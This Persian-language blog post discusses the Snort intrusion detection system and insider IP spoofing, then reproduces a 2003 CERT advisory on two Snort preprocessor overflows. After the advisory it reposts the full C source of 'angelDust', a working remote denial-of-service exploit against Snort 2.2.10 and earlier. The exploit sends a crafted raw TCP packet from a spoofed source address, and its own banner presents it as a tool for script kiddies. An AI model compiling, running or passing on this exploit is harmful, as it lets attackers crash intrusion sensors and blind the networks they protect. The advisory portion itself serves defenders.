مهاجمین یک شبکه را مي‌توان به دو دسته داخلي و خارجي تقسیم کرد. مهاجمین داخلي خطرناکتر از مهاجمین خارجي مي‌باشند زیرا دانش بیشتري از نوع شبکه و توپولوژي شبکه دارند و شاید در بعضي از شبکه‌ها محدودیت کمتري نیز داشته باشند.
یکي از راه‌هاي حمله توسط مهاجمین داخلي این است که مهاجم براي مخفي ماندن از آدرس IP خود استفاده نکند.
در این حالت مهاجم از یک IP متفاوت با IP خود که ممکن است IP همکارش زماني که همکارش در محل کارش نباشد استفاده کند.
برنامه Snort باید بتواند با استفاده از توپولوژي شبکهIP ها و آدرس‌هاي سخت‌افزاري که در روزهاي اول به‌دست آورده، از شبکه محافظت کند و در صورتي که پیکربندي شبکه تغییر کرد اعلام خطر

کند و به مدير شبکه اطلاع دهد. در اين حالت برنامه Snort بايد بتواند کارگزار (Server)و کارفرما (client)و مسيريابها را با توجه به خصوصيات رفتاري آنها در شبکه، از يکديگر جدا کند. برنامه Snort بايد بتواند در ابتداي نصب تا چند ساعت يا چند روز (بستگي به سياست مدير سيستم دارد) پيکربندي شبکه را در آورده و پس از آن در صورت هر گونه تغيير عمليات لازم را انجام دهد.
اعمال ذکرشده در حال حاضر در برنامه Snort انجام نمي‌شود و باید اسنورت را طوری برنامه ریزی کرد که بتوانید این کار را انجام دهد.
یکی از نمونه های غیر Open Source که خیلی هم استفاده از آن متداول است PIX Cisco باشد که البته انواع اقسام مختلفی دارد و البته PIX امکانات بیشتری را هم داراست . اما یکی از مهمترین امکاناتی که داراست همین Network Intrusion Detection System هستش .



حفره های در اسنورت!

حتی اسنورت هم نتوانست بدونه مشکل باشد و نشان داد امنیت مرزی ندارد!

دو حفره امنيتي در سيستم تشخيص نفوذ Snort وجود دارد كه هر يك در ماژول پيش پردازنده قرار دارد. هر دو حفره به هكرها اجازه مي دهد تا به عنوان كاربري كه Snort را اجرا مي كند (معمولا root) كده دلخواه را از راه دور روي سيستم اجرا كند.

Multiple Vulnerabilities in Snort Preprocessors

Original release date: April 17, 2003
Last revised: April 23, 2003
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- For VU#139129: Snort versions 1.8.x, 1.9.x, and 2.0 prior to RC1.
- For VU#916785: Snort versions 1.8.x through 1.9.0 and 2.0 Beta.

Overview

There are two vulnerabilities in the Snort Intrusion Detection System, each in a separate preprocessor module. Both vulnerabilities allow remote attackers to execute arbitrary code with the privileges of the user running Snort, typically root.

I. Description

The Snort intrusion detection system ships with a variety of preprocessor modules that allow the user to selectively include additional functionality. Researchers from two independent organizations have discovered vulnerabilities in two of these modules, the RPC preprocessor and the "stream4" TCP fragment reassembly preprocessor.

For additional information regarding Snort, please see http://www.snort.org/.

VU#139129 - Heap overflow in Snort "stream4" preprocessor (CAN-2003-0209)

Researchers at CORE Security Technologies have discovered a remotely exploitable heap overflow in the Snort "stream4" preprocessor module. This module allows Snort to reassemble TCP packet fragments for further analysis.

To exploit this vulnerability, an attacker must disrupt the state tracking mechanism of the preprocessor module by sending a series of packets with crafted sequence numbers. This causes the module to bypass a check for buffer overflow attempts and allows the attacker to insert arbitrary code into the heap.

For additional information, please read the Core Security Technologies Advisory located at

http://www.coresecurity.com/common/showdoc.php?idx=313&idxseccion=10

This vulnerability affects Snort versions 1.8.x, 1.9.x, and 2.0 prior to RC1, including Snort 1.9.1. Snort has published an advisory regarding this vulnerability; it is available at http://www.snort.org/advisories/snort-2003-04-16-1.txt.

VU#916785 - Buffer overflow in Snort RPC preprocessor (CAN-2003-0033)

Researchers at Internet Security Systems (ISS) have discovered a remotely exploitable buffer overflow in the Snort RPC preprocessor module. Martin Roesch, primary developer for Snort, described the vulnerability as follows:

When the RPC decoder normalizes fragmented RPC records, it incorrectly checks the lengths of what is being normalized against the current packet size, leading to an overflow condition. The RPC preprocessor is enabled by default.

For additional information, please read the ISS X-Force advisory located at

http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21951

This vulnerability affects Snort versions 1.8.x through 1.9.0 and 2.0 Beta. Snort version 1.9.1 is not affected.

II. Impact

Both VU#139129 and VU#916785 allow remote attackers to execute arbitrary code with the privileges of the user running Snort, typically root. Please note that it is not necessary for the attacker to know the IP address of the Snort device they wish to attack; merely sending malicious traffic where it can be observed by an affected Snort sensor is sufficient to exploit these vulnerabilities.

III. Solution

Upgrade to Snort 2.0

Both VU#139129 and VU#916785 are addressed in Snort version 2.0, which is available at

http://www.snort.org/dl/snort-2.0.0.tar.gz

Binary-only versions of Snort are available from

http://www.snort.org/dl/binaries

For information from other vendors that ship affected versions of Snort, please see Appendix A of this document.

Disable affected preprocessor modules

Sites that are unable to immediately upgrade affected Snort sensors may prevent exploitation of this vulnerability by commenting out the affected preprocessor modules in the "snort.conf" configuration file.

To prevent exploitation of VU#139129, comment out the following line:

preprocessor stream4_reassemble

To prevent exploitation of VU#916785, comment out the following line:

preprocessor rpc_decode: 111 32771

After commenting out the affected modules, send a SIGHUP signal to the affected Snort process to update the configuration. Note that disabling these modules may have adverse effects on a sensor's ability to correctly process RPC record fragments and TCP packet fragments. In particular, disabling the "stream4" preprocessor module will prevent the Snort sensor from detecting a variety of IDS evasion attacks.

Block outbound packets from Snort IDS systems

You may be able limit an attacker's capabilities if the system is compromised by blocking all outbound traffic from the Snort sensor. While this workaround will not prevent exploitation of the vulnerability, it may make it more difficult for the attacker to create a useful exploit.

Apple Computer, Inc.

Snort is not shipped with Mac OS X or Mac OS X Server.

Ingrian Networks

Ingrian Networks products are not susceptible to VU#139129 and VU#916785 since they do not use Snort.

Ingrian customers who are using the IDS Extender Service Engine to mirror cleartext data to a Snort-based IDS should upgrade their IDS software.

NetBSD

NetBSD does not include snort in the base system.

Snort is available from the 3rd party software system, pkgsrc. Users who have installed net/snort, net/snort-mysql or net/snort-pgsql should update to a fixed version. pkgsrc/security/audit-packages can be used to keep up to date with these types of issues.

Red Hat Inc.

Not vulnerable. Red Hat does not ship Snort in any of our supported products.

SGI

SGI does not ship snort as part of IRIX.

Snort

Snort 2.0 has undergone an external third party professional security audit funded by Sourcefire.

Snort <= 2.2.10 Remote Denial of Service Exploit

Date : 22/12/2004
Solution : Upgrade to Snort 2.3.0-RC1 or later

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <netinet/ip.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <getopt.h>

#define BINARYBETA

void printUsage()
{
printf("./angelDust -D <destination_ip> -S <source_ip>\n");
printf("Please as with all inhalants use wisely in the comfort of your own home\n");
}


int main(int argc, char **argv)
{
int s;
```

```
int next_opt;
const char* const short_opts="hD:S:";
//either one there both not valid protocol
//char opts[] = "\x02\04\xff\xff";
char opts[] = "\x06\00\xff\xff";

char datagram[64];
struct sockaddr_in addr;
struct ip *ip = (struct ip *) datagram;
struct tcphdr *tcp;
char dst_ip[16];
char src_ip[16];
#ifdef BINARYBETA
if(strstr (argv[0],"/angelDust") == NULL)
{
printf("Cmon you stupid llama, put the original name back\n");
exit(-1);
}
#endif

if(argc < 2)
{
printf("angelDust by Antimatt3r\n");
printf("pr0ps to Marcin for finding this bug\n");
printf("pr0ps to me for making something useful out of it for the skiddies\n");
exit(-1);
}
const struct option long_opts[]=
{
{"help", 0, NULL,'h'},
{"destination_ip",1,NULL,'D'},
{"source_ip",1,NULL,'S'},
};
strncpy(dst_ip,"127.0.0.1",16);
strncpy(src_ip,"127.0.0.1",16);
do
{
next_opt = getopt_long(argc,argv,short_opts,long_opts,NULL);
switch( next_opt)
{
case 'h' :
printUsage();
return 0;
case 'D' :
strncpy(dst_ip,optarg,16);
break;
case 'S' :
strncpy(src_ip,optarg,16);
break;
} }
while(next_opt != -1) ;
memset(&datagram, 0, sizeof(datagram));
addr.sin_addr.s_addr = inet_addr(dst_ip);
addr.sin_port = htons(123);
addr.sin_family = AF_INET;
ip->ip_hl = 5;
ip->ip_v = 4;
ip->ip_tos = 0;
ip->ip_id = 0;
ip->ip_off = 0;
ip->ip_ttl = 64;
ip->ip_p = IPPROTO_TCP;
ip->ip_len = 44;
ip->ip_sum = 0;
ip->ip_dst.s_addr = addr.sin_addr.s_addr;
ip->ip_src.s_addr = inet_addr(src_ip);
```

```
tcp = (struct tcphdr *) (datagram + (ip->ip_hl << 2));
tcp->source = htons(321);
tcp->dest = addr.sin_port;
tcp->seq = 0;
tcp->ack = 0;
tcp->res1 = 0;
tcp->doff = 6;
tcp->syn = 0;
tcp->window = 0x1000;
tcp->check = 0;
tcp->urg_ptr = 0;
memcpy(datagram + 40, opts, sizeof(opts));
if ((s = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {
perror("socket");
exit(0);
}
if (sendto(s, datagram, ip->ip_len, 0, (struct sockaddr *) &addr,
sizeof(struct sockaddr_in)) == -1) {
perror("sendto");
exit(-1);
}
fprintf(stderr,"Sniff this\n");
fprintf(stderr,"..............//");
sleep(1);
fprintf(stderr,"\b\b\b\b// ");
sleep(1);
fprintf(stderr,"\b\b\b\b\b\b// ");
sleep(1);
fprintf(stderr,"\b\b\b\b\b\b\b\b// ");
sleep(1);
fprintf(stderr,"\b\b\b\b\b\b\b\b\b\b// ");
sleep(1);
fprintf(stderr,"\b\b\b\b\b\b\b\b\b\b\b\b// \n");
printf("and choke!\n");
close(s);
return 0;
}
```

یادمان باشد گر خاطرمان تنها ماند طلب عشق ز هر بی سو پای نکنیم و به چشمانمان بیاموزیم هر کس ارزشه دیدن ندارد!

CopyRight®

My Deram Is All Day For Girl Is Dark&Ominous♀